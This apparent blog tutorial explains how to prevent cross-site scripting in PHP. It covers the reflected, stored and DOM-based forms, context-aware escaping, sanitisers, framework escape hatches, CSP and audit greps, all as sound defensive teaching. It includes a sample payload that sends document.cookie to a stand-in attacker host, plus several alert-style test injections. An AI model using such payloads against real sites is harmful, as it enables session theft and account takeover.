


Cross-site scripting is the vulnerability that keeps appearing in applications written by people who already know about it. Not because the fix is hard — it is one function call — but because it has to be applied in every single place output happens, and there are hundreds of those in any real application.
This is what XSS actually is, the three forms it takes, and the rule that removes the whole category rather than patching instances of it.
What the bug actually is
Your page prints something a user supplied. If it is printed into HTML without being escaped, and it happens to contain HTML, the browser does what browsers do: it treats it as markup.
<?php
// a comment form, printing the name back
echo '<p>Posted by ' . $_GET['name'] . '</p>';
Called with ?name=Karthik that prints what you expect. Called with this, it does not:
?name=<script>fetch('https://attacker.example/c?v='+document.cookie)</script>The browser receives a <script> tag inside your page, on your domain, and runs it. It has your user’s session, their permissions and their data, because as far as the browser is concerned the script came from you.
That is the whole of it. Everything else is detail about where the data came from and where it ends up.

The three kinds
Reflected XSS
The input comes in on the request and is printed straight back out. The example above. It needs a victim to follow a crafted link, which is why it shows up in phishing.
Common homes: search result pages that print “no results for X”, error messages that echo a parameter, and any form that redisplays what was submitted.
Stored XSS
The input is saved to the database and printed later to whoever views it. Far more dangerous, because no link needs to be clicked — the payload waits in a comment, a profile field or a support ticket, and fires for every viewer, including administrators.
A stored XSS in a field an admin reads is close to a full compromise of the application.
DOM-based XSS
Nothing dangerous happens on the server at all. The JavaScript in your page takes something from the URL and writes it into the document.
// the server is blameless. This line is the bug.
document.getElementById('welcome').innerHTML =
    'Hello ' + new URLSearchParams(location.search).get('name');
This one is missed constantly, because a server-side audit finds nothing. Search your front-end code for innerHTML, document.write, outerHTML and insertAdjacentHTML — every one of them is a place to check.
The rule: escape on output, not on input
This is the part people get wrong, and getting it wrong causes both bugs and data corruption.
It is tempting to clean data as it arrives and store the clean version. Do not. The reason is that “clean” depends entirely on where the data is going. The same name needs different treatment in HTML, in an attribute, in JavaScript, in a URL and in a CSV export. Escaping once on the way in picks one of those and gets the other four wrong.
It also destroys your data. Store &amp; in the database and it is wrong forever — and double-escaped output (“Tom & Jerry” appearing on the page as “Tom &amp; Jerry”) is the visible symptom of a codebase that escapes in the wrong place.
Store exactly what the user typed. Escape at the moment you print it, for the context you are printing into.
The function, used properly
<?php
// the correct call - all three arguments matter
echo htmlspecialchars($name, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');ENT_QUOTESescapes single quotes as well as double. Without it,value='$x'is still injectable.ENT_SUBSTITUTEreplaces invalid byte sequences instead of returning an empty string. Without it, malformed UTF-8 makes the function return nothing — which has been used to bypass filters.- The charset should be stated explicitly and match what you send in your
Content-Type.
Since PHP 8.1 the defaults are better, but write the arguments anyway. They document the intent, and they behave the same on every version you might deploy to.
Give yourself a short helper so the correct call is the easy one:
<?php
function e(?string $value): string {
    return htmlspecialchars($value ?? '', ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

// then, everywhere
?>
<p>Posted by <?= e($name) ?></p>
<input type="text" value="<?= e($name) ?>">
Context matters more than the function
htmlspecialchars() is correct for HTML text and for quoted attribute values. It is not sufficient everywhere, and assuming it is causes the bugs that survive a review.
Unquoted attributes
<!-- broken: no quotes, so no quotes are needed to escape -->
<div class=<?= e($cls) ?>>

<!-- input: x onmouseover=alert(1) -->
<div class=x onmouseover=alert(1)>
Escaping did nothing, because the attacker never needed a quote character. Always quote attribute values. It is not a style preference; it is part of the defence.
Inside a JavaScript block
<!-- broken -->
<script>var name = "<?= e($name) ?>";</script>
HTML escaping does not make a value safe inside a script. A payload containing </script> ends the block early and everything after it is markup again.
<!-- correct: let JSON do the encoding, and block early tag closure -->
<script>
var name = <?= json_encode($name, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT) ?>;
</script>
Better still, do not put data in scripts at all. Put it in a data attribute and read it from JavaScript, so there is only one context to get right.
Inside a URL
<!-- wrong -->
<a href="/search?q=<?= e($q) ?>">

<!-- right -->
<a href="/search?q=<?= e(urlencode($q)) ?>">
And check the scheme when a user supplies a whole URL. javascript:alert(1) in an href is XSS that no HTML escaping touches. Allow only http and https, explicitly.
Inside CSS, and inside an event handler
Both are genuinely hard to escape correctly, and the right answer is almost always to not do it. Do not build style blocks from user input, and never put user data inside onclick or any other inline handler. Attach listeners in JavaScript instead.
When you must allow some HTML
A comment box or a rich-text editor has to allow <b> and <a>. This is the one case where escaping everything is not an option.
Do not write your own filter. The list of things that must be blocked is longer and stranger than it appears — event handler attributes on any tag, javascript: URLs, SVG with embedded script, data: URLs, CSS expressions, malformed tags that browsers helpfully repair into working ones.
Use a maintained sanitiser (HTML Purifier is the established PHP one) with an explicit allow-list of tags and attributes. Allow-list, never block-list: a block-list is a guess about what attackers will think of, and it is always out of date.
Framework defaults, and the escape hatches
If you are on a modern framework, most of this is already handled — and the bugs cluster around the places where you turned it off.
- Blade:
{{ $x }}escapes.{!! $x !!}does not. Grep your templates for{!!and justify every one. - Twig: autoescaping is on.
|rawturns it off. - React: JSX escapes by default.
dangerouslySetInnerHTMLis named that way on purpose. - Vue:
{{ }}escapes.v-htmldoes not.

Every framework has exactly one escape hatch, and every XSS bug in a framework application is on the line where somebody used it. That makes auditing genuinely quick: search for the hatch, check each result.
Defence in depth, for when you miss one
You will miss one. These reduce what a missed one can do.
Content Security Policy
A header that tells the browser which scripts are allowed to run. With a strict policy, an injected <script> tag is refused even though it reached the page.
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self'"The work is in removing inline scripts and inline event handlers from your own pages first, because a policy that has to allow unsafe-inline gives you very little. Roll it out in report-only mode, read the reports for a fortnight, then enforce.
HttpOnly cookies
Set HttpOnly on the session cookie and JavaScript cannot read it, so the most common payload — stealing the session — stops working. It is one flag and there is no reason not to set it.
It is not a fix. An attacker with script execution can still act as the user through your own API. It removes one outcome, not the vulnerability.
X-Content-Type-Options and correct content types
Serving an uploaded file as text/html when it should be an image turns file upload into stored XSS. Send the right Content-Type, add X-Content-Type-Options: nosniff, and serve user uploads from a separate domain if you can.
Why it still happens in 2026
The technique has been understood for twenty years and it is still in every top-ten list. The reasons are worth naming, because each one suggests a fix that is organisational rather than technical.
Escaping is a per-line discipline, not a per-project decision
SQL injection has a structural fix: use prepared statements and the category disappears from that query forever. XSS has no equivalent, because every output site is an independent decision. One new template written in a hurry reopens it.
The nearest thing to a structural fix is a template engine that escapes by default, which is why moving string concatenation into Blade or Twig is worth more than any amount of careful manual escaping.
The dangerous places do not look dangerous
Nobody forgets to escape a comment body. They forget the page <title>, the alt text on an avatar, a hidden form field, the filename in a download link, an error message in a log viewer, or a name in an HTML email. All of those print user data, and none of them feel like output.
Admin screens get less attention
Internal pages are written faster, reviewed less, and are exactly where stored XSS does the most damage — because the viewer has the highest privileges in the system. A payload in a support ticket subject that fires in the admin queue is the textbook route to a full compromise.
If you audit only one part of an application, audit the screens your own staff use.
The data arrived from somewhere you trusted
A name imported from a CSV, a product description synced from a supplier API, a display name from an OAuth provider. None of it was typed into your form, all of it is user-controlled somewhere, and all of it gets printed. Trusted source is not the same as safe content.
What an attacker actually does with it
Worth knowing, because it changes how seriously a “low severity” finding gets taken.
- Steal the session and become the user. Blocked by HttpOnly, which is why that flag matters.
- Act as the user without stealing anything — the script simply calls your own API with the user’s cookies attached. Change the registered email, add a new admin, approve a transaction. HttpOnly does nothing here.
- Rewrite the page to show a convincing login form or a changed bank account on an invoice. The URL and the padlock are genuinely yours, so nothing looks wrong.
- Log keystrokes on the page, including into a password field.
- Spread — a payload in a profile that adds itself to every profile that views it. This is how the classic social-network worms worked, and it is why stored XSS in shared content is treated as critical.
The second one is the point most often missed in triage. “We set HttpOnly, so XSS is low risk” is a sentence worth arguing with.
Auditing an existing codebase
Three greps and an afternoon will find most of it.
# 1. PHP printing request data directly
grep -rn "echo\s*\$_\(GET\|POST\|REQUEST\)" --include=*.php .

# 2. Templates with escaping turned off
grep -rn "{!!\|v-html\|dangerouslySetInnerHTML\||raw" .

# 3. JavaScript writing HTML
grep -rn "innerHTML\|outerHTML\|document.write\|insertAdjacentHTML" --include=*.js .
Every result is either already safe or a bug. Then test the awkward inputs by hand in a few forms — a name field is the classic, because names are printed everywhere: page titles, emails, exports, admin screens.
<script>alert(1)</script>— the obvious one" onmouseover="alert(1)— for attribute contexts<img src=x onerror=alert(1)>— works where script tags are strippedjavascript:alert(1)— in any field that becomes a link
Test on your own application, in your own environment, with permission. Running these against somebody else’s site is not research.
The short version
- Store what the user typed. Escape when you print it.
htmlspecialchars($v, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8'), behind a one-letter helper.- Always quote attribute values.
- Use
json_encodefor data going into JavaScript — or better, a data attribute. urlencodefor URLs, and check the scheme.- Never build inline handlers or style blocks from user input.
- For rich text, use a maintained sanitiser with an allow-list.
- Audit the framework escape hatch — that is where the bugs are.
- Add CSP and HttpOnly for the one you missed.
The reason XSS survives is not that developers do not know about it. It is that correctness depends on the context at every output site, and there are hundreds. A short helper, quoted attributes and a periodic grep turn that from a permanent risk into a maintainable one.
If you are working through the PHP security basics, the companion piece to this one is our guide to preventing SQL injection in PHP — the same lesson in a different place: separate the data from the code.




